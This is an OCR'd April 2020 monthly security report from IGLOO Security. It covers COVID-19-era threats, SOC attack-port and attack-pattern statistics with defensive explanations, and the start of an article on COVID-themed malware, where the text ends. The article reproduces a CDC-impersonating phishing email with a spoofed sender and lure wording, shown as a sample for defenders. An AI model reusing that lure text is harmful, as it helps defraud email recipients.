
Monthly Security Report

2020
April



Cover Story

[Special Article] COVID-19 and Malicious Code
WebShell detection using web log and file integrity
Problems and Countermeasures in Diagnosing Unnecessary Web Methods
Cryptojacking, a still exists threat

IGLOOSECURITY

This report is based on the data collected through the SIEM solution at IGLOO SECURITY's Security Operation Center (SOC). IGLOO SECURITY continuously strives to achieve a 24/7 safe cyber environment throughout the year.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Cover Story

1. Monthly Security Issue

- Security Issue

2. IGLOO Statistics

- Monthly attack service and trend analysis
- Detailed analysis according to different patterns

3. IGLOO Analysis Report

- [Special Article] COVID-19 and Malicious Code

4. SIEM Guide (SPiDER TM V5.x)

- WebShell detection using web log and file integrity

5. Tech Note

- Problems and Countermeasures in Diagnosing Unnecessary Web Methods

6. Special Column

- Cryptojacking, a still exists threat

7. Focus On IGLOO Security

- This month's IGLOO Security

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

CHAPTER 1

Monthly Security Issue

1. Security issue

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

1 Security Issue

Awareness loosened by telecommuting, increased security attacks

- With the spread of COVID-19, online reliance on individuals, businesses, and institutions has increased, and cyber threats aimed at it are also increasing.
- First of all, malicious mail impersonating an estimate or job application is spreading, aiming to increase the frequency of email use at home. In addition, attacks that spread malicious code and ransomware by impersonating COVID-19 information are also increasing, requiring users' attention.
- Attackers appear to be conducting attacks such as impersonating related organizations to induce access to phishing sites that steal account information, or distributing malicious programs disguised as files that can recognize the status of COVID-19.
- Security experts emphasized that the frequency of using personal PCs or the public Internet has increased due to telecommuting, so it is necessary to prepare for attacks targeted at this.
- Security experts explained that from the perspective of attackers, it was more efficient to attack a company or an organization than to target an individual, but as the business work moves into the individual's space, there are more cases of attacking relatively weak individuals.

Corona Blue Emergency ... Patch should be applied immediately

- An SMB vulnerability (CVE-2020-0796) has been identified that could lead to a second Warner Cry event. If the attack is successful, it is a fatal attack that can secure full control for controlling the infected PC.
- Found during the COVID-19 incident and nicknamed 'Corona Blue'. It is due to the name of 'Eternal Blue' in the SMB vulnerability exploited by 'Warner Cry'.
- SMB is a message format used to share files, directories, and peripheral devices in the Windows operating system (OS). If an attacker exploits it, it can create a worm that can replicate programs by itself. Unlike the general attack method in which a user clicks on a malicious file and is infected, the attack is possible only by knowing the Internet Protocol (IP) address, so the impact is very strong.
- On the 12th, Microsoft urgently launched a security update. Initially, all Windows 8 or higher PCs were analyzed to be included in the affected area, but Microsoft explained that SMB version 3 is a feature supported only in Windows 10.
- Security experts strongly recommend that you do not delay Windows updates and apply the patch immediately.

Dark Web aimed at spreading COVID-19

- Dark Web appears to have formed an illegal black market for masks. Even They post seeking blood and secretions of COVID-19.
- According to a research conducted by e-newspaper and dark web data analysis company S2DoubleLab, recently, a mask and cleaner that were difficult to obtain due to the COVID-19 incident were being traded through the dark web black market.
- One company that supplies masks to hospitals in the European Union (EU) has opened a mask sales site on the Dark Web, saying it can be delivered worldwide. On the Dark Web, masks were usually sold at a price ranging from 79 euros to 156 euros on 10 sheets.
- In addition, a phishing site production service that exploited concerns about infection has also appeared on the Dark Web. Sites that distribute malicious code to visitors using Johns Hopkins University COVID-19 confirmatory maps were sold for $ 200 to $ 700 depending on options.
- In addition, there has been a move to purchase the secretions of confirmatory men to try the so-called “biochemical terrorism”. However, even if COVID-19 confirmer secretion is obtained, it is analyzed that conspiracy theories and rumors have spread among dark web users because the actual spread seems to be difficult without the equipment for virus transport.

1. Monthly Issue
2. IGLOO Statistics
3. IGLOO Analysis Report
4. SIEM Guide
5. Tech Note
6. Special Column
7. Focus On IGLOO Security

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

1 Security Issue

High-level hackers target World Health Organization (WHO) in COVID-19 event

- Reuters quoted an official and reported that after the COVID-19 outbreak, attempts to hack WHO have more than doubled. According to Alexander Urbelis, a security expert who first discovered an attempt to hack into the WHO, a WHO salvage crafted impersonation site was discovered and analyzed to reveal that it was opened for the purpose of stealing passwords from WHO employees and agents.
- Anonymous additional reporters cited the advanced hacking group Dark Hotel behind the attack. According to Bitdefender and Kaspersky Lab, a cyber security company that has been tracking dark hotels for a long time, Dark Hotels has been conducting reconnaissance and information gathering activities targeting key government agents and businessmen in China, North Korea, Japan, and the United States.

Fake security sites that exploit COVID-19 issue appear

- As COVID-19 spreads around the world, online attacks that continue to exploit people's fears continue.
- According to East Security, a fraudulent website 'antivirus-covid19' was recently advertised with the phrase 'corona antivirus-the best protection in the world'. Those who introduce that they have graduated from Harvard University are encouraged to install a digital antivirus program, which, if installed, can be infected with malware and take control of the user's PC.
- Security experts urge cybercriminals to pay special attention to email, websites, and new applications, as they commit crimes that exploit them even in terrible situations.

A zero-day attack aimed at Microsoft Windows appears again… Windows 7 targeted after technical support

- Microsoft issued a security advisory on March 25, stating that a zero-day vulnerability targeting Windows 7 that has been completed for technical support has appeared.
- This vulnerability was discovered in the Adobe Type Manager library, which handles fonts. When processing fonts, malicious codes are downloaded together, but the attack strength is higher than general vulnerabilities because fonts appear even when previewed without executing the document. That is, all programs, such as word documents and Excel files using fonts, can be included in the attack area.
- It appears that an attacker could exploit this vulnerability to launch a remote code execution (RCE) attack on the user's PC.
- Security experts are not as dangerous as SMB vulnerabilities that can be attacked using only an Internet connection, but are warned to rush to upgrade Windows 10 with caution in that they can attack even if the user does not directly execute the malicious document.
- Microsoft is currently patching the vulnerability. The patch will be reflected in the MS regular security update next month.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

1 Security Issue

Ransomware infection, 7 out of 10 cases occur at night and on weekends

- A survey found that ransomware attacks against businesses occur mainly during night or weekend hours when employees are away.
- According to the analysis of dozens of ransomware incidents that FireEye has collected over the past three years from 2017, 49% of cases where companies are damaged by ransomware attacks occur on weekdays and 27% on weekends.
- FireEye explains that the reason why attackers choose weekday nights and weekends is that there is no manpower to respond immediately to ransomware infections, or aim for a time when relatively inexperienced employees can work.
- Attackers are targeted for ransomware infections ▲ brute force (randomized) attacks on workstations with remote desktop protocol (RDP) ports connected to the internet, ▲ spear phishing targeted to employees inside the enterprise, ▲ ransom to another host It appears that it mainly used attack methods such as drive-by-download (DBD), which spreads ware and downloads malicious files when visiting a website.
- Security experts stressed that it is important to quickly detect an infected ransomware before it can lead to an actual attack.

Deep fake attack combined with social engineering techniques, emerging as a new threat

- There are increasing concerns about fraud damage using video and audio manipulation technologies such as 'Deep Fake'.
- In a report titled IT Security Outlook 2020, Splunk says attackers are more focused on deceiving people using social engineering techniques rather than advancing hacking skills to achieve their goals.
- In a report on the 2019 Data Leakage, Verizon analyzed that accidents using social engineering techniques such as business email breach (BEC) attacks more than doubled from 17% in 2013 to 35% in 2019.
- Security experts emphasize that attacks using social engineering techniques can have far greater destructive power when combined with video and audio manipulation techniques such as deep fakes. For example, if an attacker who mimics the voice of the CFO calls to send money in a hurry, it may be more difficult to prevent the damage.
- Security experts stressed that investments in technology to eliminate software vulnerabilities and automate hacking responses should be accompanied by training to combat sophisticated, designed fraud.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

CHAPTER 2

IGLOO Statistics

1. Monthly attack service and trend analysis

01. Top 10 monthly attack service(port)

02. Monthly attack service(port) cases compared to previous month

03. Top 10 monthly attack service patterns

04. Monthly attack service incident patterns compared to previous month

2. Detailed analysis according to different patterns

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted.

01. TOP 10 monthly attack service(port)

In the top 10 service ports collected for a month in April 2020, events using the MSSQL (TCP/1433) port are newly identified. It is confirmed that the event ranking using the HTTP (TCP/80) port has dropped significantly, and there seems to be no significant change in the service port ranking.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Service(Port)	No. of Cases	Ratio(%)	Fluctuation
1	HTTPS(TCP/443)	1,497,779,752	41.52%	▲1
2	DNS(UDP/53)	1,003,467,393	27.82%	▲1
3	Microsoft-DS(TCP/445)	385,609,874	10.69%	▲1
4	HTTP(TCP/80)	381,309,502	10.57%	▼3
5	SNMP(UDP/161)	98,307,906	2.73%	▲1
6	ICMP(0/ICMP)	96,835,991	2.68%	▼1
7	Telnet(TCP/23)	46,115,096	1.28%	-
8	MSSQL(TCP/1433)	40,199,202	1.11%	NEW
9	Unsigned(TCP/7178)	29,350,943	0.81%	▲1
10	IUA(TCP/9900)	28,647,619	0.79%	▼1
	Total	3,607,623,278	100.00%	-

[Table 2-1] TOP10 monthly attack patterns


Copyright © IGLOO Security, Inc. 2020. All rights reserved.

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted.

02. Monthly attack service(port) cases compared to previous month

As a result of analyzing the events collected for one month in April 2020, the total number of cases increased, which is confirmed by the effect of the increase in use of HTTPS (TCP/443) and DNS (UDP/53) ports. On the other hand, the number of HTTP (TCP/80) port usage has dropped sharply, but this is considered to be the effect of a large number of conversions to HTTPS (TCP/443), which is an encrypted communication. In addition, the increase in the number of DNS (UDP/53) port usage is considered to have increased due to the recent increase in DNS Reflection attacks. To prepare for the attack, it is recommended to set the DNS server and set the abnormal DNS packet size blocking policy in the security device.



[Figure 2-1] TOP10 monthly attack port

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

1 Monthly attack service and trend analysis

The trend of attack patterns detected by IGLOO SECURITY SOC can be used to identify the trend of the latest attacks.

03. TOP 10 monthly attack service patterns

In the April 2020 attack pattern TOP10, the ranking of the Ack Strom and HTTP Login Brute Force events rose slightly, and the ranking of the Slowloris event decreased. In addition, the POP3 Login Brute Force event has been newly added. This attack is an attempt to gain unauthorized permission by accessing POP3(110/tcp) and attempting to log in through random assignment of account information.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Pattern	No. of Cases	Ratio(%)	Fluctuation
1	SMB Service connect(tcp-445)	1,735,778,718	98.18%	-
2	Ack Storm	8,018,318	0.45%	▲2
3	ACK Port Scan(F/W Scan)	7,523,698	0.43%	▼1
4	Multi Packet Inspection	4,780,372	0.27%	▼1
5	Dcom_TCP_Sweep(MSBlaster Worm Messenger)	4,744,052	0.27%	-
6	HTTP Login Brute Force	2,294,440	0.13%	▲2
7	Netbios Scan (Messenger RPC Dcom My Doom) (UDP-137)	2,001,222	0.11%	-
8	HTTP Connection Limit Exhaustion Attack(By Slowloris)	1,022,306	0.06%	▼2
9	HTTP POST Session Exhaustion Attack(By rudy)	946,924	0.05%	▲1
10	POP3 Login Brute Force	840,920	0.05%	NEW
	Total	1,767,950,970	100.00%	-

[Table 2-2] TOP10 monthly attack pattern


Copyright © IGLOO Security, Inc. 2020. All rights reserved.

1 Monthly attack service and trend analysis

The attack pattern rankings detected by IGLOO SECURITY SOC can be used to identify the latest trends of attacks.

04. Monthly attack service incident patterns compared to previous month

As in the previous month, scanning attempts to find SMB services are continuously occurring, and it is confirmed that the Brute Force event has increased. Continuous access control management is required for SMB and Netbios service ports, and in order to prepare for a login attempt due to a randomized attack, thresholds for blocking service ports and login attempts that are not used externally are assigned to the continuous Brute Force. It is recommended that measures are taken to ensure that authority is not seized.



[Figure 2-2] TOP10 monthly attack pattern

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

2 Detailed analysis according to different patterns

The results of detailed analysis according to the attack patterns will be introduced, focusing on the TOP 10 among the attack patterns that occurred in April.
The vulnerability of the system should be corrected in advance by referring to the detailed analysis result for each detection pattern.

Attack Pattern	Detailed Analysis Results
SMB Service connect(tcp-445)	Microsoft Windows uses SMB protocol to share files and printer resources with other computers. Sharing resources using SMB in older versions (95, 98, Me and NT) of Windows used TCP port 137 and 139 and UDP port 138 by executing NETBIOS with NETBIOS over TCP/IP. On older versions of Windows 2000/XP, it was possible to run SMB directly through TCP/IP on TCP port 445. If the files are shared with easily guessable password or passwords are not set, they can suffer from secondary attacks.
ACK Storm	Attacker sends a large amount of TCP / IP Ack signal to the target server, and the target server is an attack method that creates unnecessary load and delays normal service. This attack is also used to Hijacking the packet in which the Session is made.
ACK Port Scan(F/W Scan)	ACK Port Scan (F/W Scan) is a type of scanning attack targeting vulnerable ports which are allowed to be accessed by firewall policy. Attackers can collect information on vulnerable ports by analyzing the returned packet as a response to the packet sent in advance. These attacks are not intended to destroy the system but to collect information for planning a scenario for secondary attack.
Multi Packet Inspection	A Multi Packet Inspection is a rule that occurs within the IPS of a specified company and detects using the automated pattern learning defense mechanism set-up within the IPS. It denies access for a certain amount of time if a packet, which exceeds the bytes PPS set-up by the IPS, is injected.
Dcom_TCP_Sweep (MSBlaster Worm Messenger)	W32.Blaster.Worm is a worm that spreads by using the DCOM RPC Buffer Overflow vulnerability. The worm checks whether the TCP / 135 port is enabled and infects the system when it is found. The infected system activates TCP / 4444 port, downloads malicious files from the host server, registers them in the registry, and in this process, traffic from the infected system may increase.
HTTP Login Brute Force	This attack accesses the HTTP WEB service port(80) and repetitively inserts random strings through a Tool-Kit in order to find out the password for a specific ID(root, guest etc). Passwords which are easy to guess or are in an alphabetic/symbolic order are more prone to this attack. This attack can be prevented by using IDs and passwords over 6 letters and by Filtering data from the HTTP port(80/TCP).
Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	NetBios checks each other's information through UDP port 137, establishes a session with TCP 139, and exchanges data through TCP 138. An attacker can use this UDP port 137 to establish a session with the target system and scan information about the folders and networks shared on the target system.
HTTP Connection Limit Exhaustion Attack(By Slowloris)	Slowloris is an attack tool that maintains a TCP connection by sending an abnormal HTTP request to a web server, unlike a DoS attack that transmits a large amount of packets. The target web server may be depleted of connection resources. After the connection resources are depleted, the target web server may be in a denial of service state that cannot respond to user requests.
HTTP POST Session Exhaustion Attack(By rudy)	R.U.D.Y stands for "R-U-Dead-Yet" and is a connection resource depletion type Denial of Service tool using HTTP's POST method. Incomplete HTTP headers and fragmented data are used to generate a large number of non-terminating connections, exhausting the connection resources of the target system.
POP3 Login Brute Force	By accessing POP3 (110 / tcp), the attacker attempts to log in manually or through a program using a list of IDs and passwords previously created. The attacker can obtain the system user's account and gain access.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

CHAPTER 3

IGLOO Analysis Report

[Special Article] COVID-19 and Malicious Code

Copyright © IGLOO Security, Inc. 2020. All rights reserved.


[Special Article] COVID-19 and Malicious Code

Security Monitoring Center
Security Analysis Team

01. Overview

The new coronavirus (COVID-19), which was regarded as a simple pneumonia, is facing a pandemic around the world. Whether the confusion of the real world was projected, attacks using coronavirus also began to surge in the cyber world. It has continued indiscriminate attacks using a variety of distribution methods, from smitting texts that impersonate Corona 19 guide letters to impersonation apps and impersonated phishing mails. Since such attacks continue to this day, special attention from users is required.

In reflection of this historical environment, the April Analysis Report of the Monthly Security Trends will try to talk about various “corona 19 impersonating malware” threatening the cyber world instead of the “Recognize Job Series”. Since many of the methods of distribution are distributed via e-mail, we want to find out the characteristics of the e-mail contents and the types of malicious codes.



Copyright © IGLOO Security, Inc. 2020. All rights reserved.


[Special Article] COVID-19 and Malicious Code

02. Malicious Mail

Attackers mainly use e-mail to distribute malicious code. It contains malicious URLs that are redirected to sites for information theft or attacks using various types of attachments, and there are various types of malicious codes used in attachments.

1) US Centers for Disease Control and Prevention (CDC) Impersonation

This is a phishing e-mail that impersonates the Centers for Disease Control and Prevention. In the body of the mail, the domain address of the actual disease control prevention center is www.cdc.gov, but when the hyperlink is executed, it redirects to a link other than the URL indicated in the body of the mail. After that, the user's Outlook account information is requested.


Ответить | Ответить всем | Переслать | Больше

От CDC-INFO <cdchan-00426@cdc-gov.org>

Тема 2019-nCoV: Coronavirus outbreak in your city (Emergency) 04.02.2020, 22:26

Кому

Distributed via the CDC Health Alert Network
February 4, 2020
CDCHAN-00426

Dear [redacted]

The Centers for Disease Control and Prevention (CDC) continues to closely monitor an outbreak of a 2019 novel coronavirus (2019-nCoV) in Wuhan City, Hubei Province, China that began in December 2019. CDC has established an Incident Management System to coordinate a domestic and international public health response.

Updated list of new cases around your city are available at (
https://www.cdc.gov/coronavirus/2019-nCoV/newcases-cities.html)


You are immediately advised to go through the cases above to avoid potential hazards.

Sincerely,
CDC-INFO National Contact Center
National Center for Health Marketing
Division of eHealth Marketing
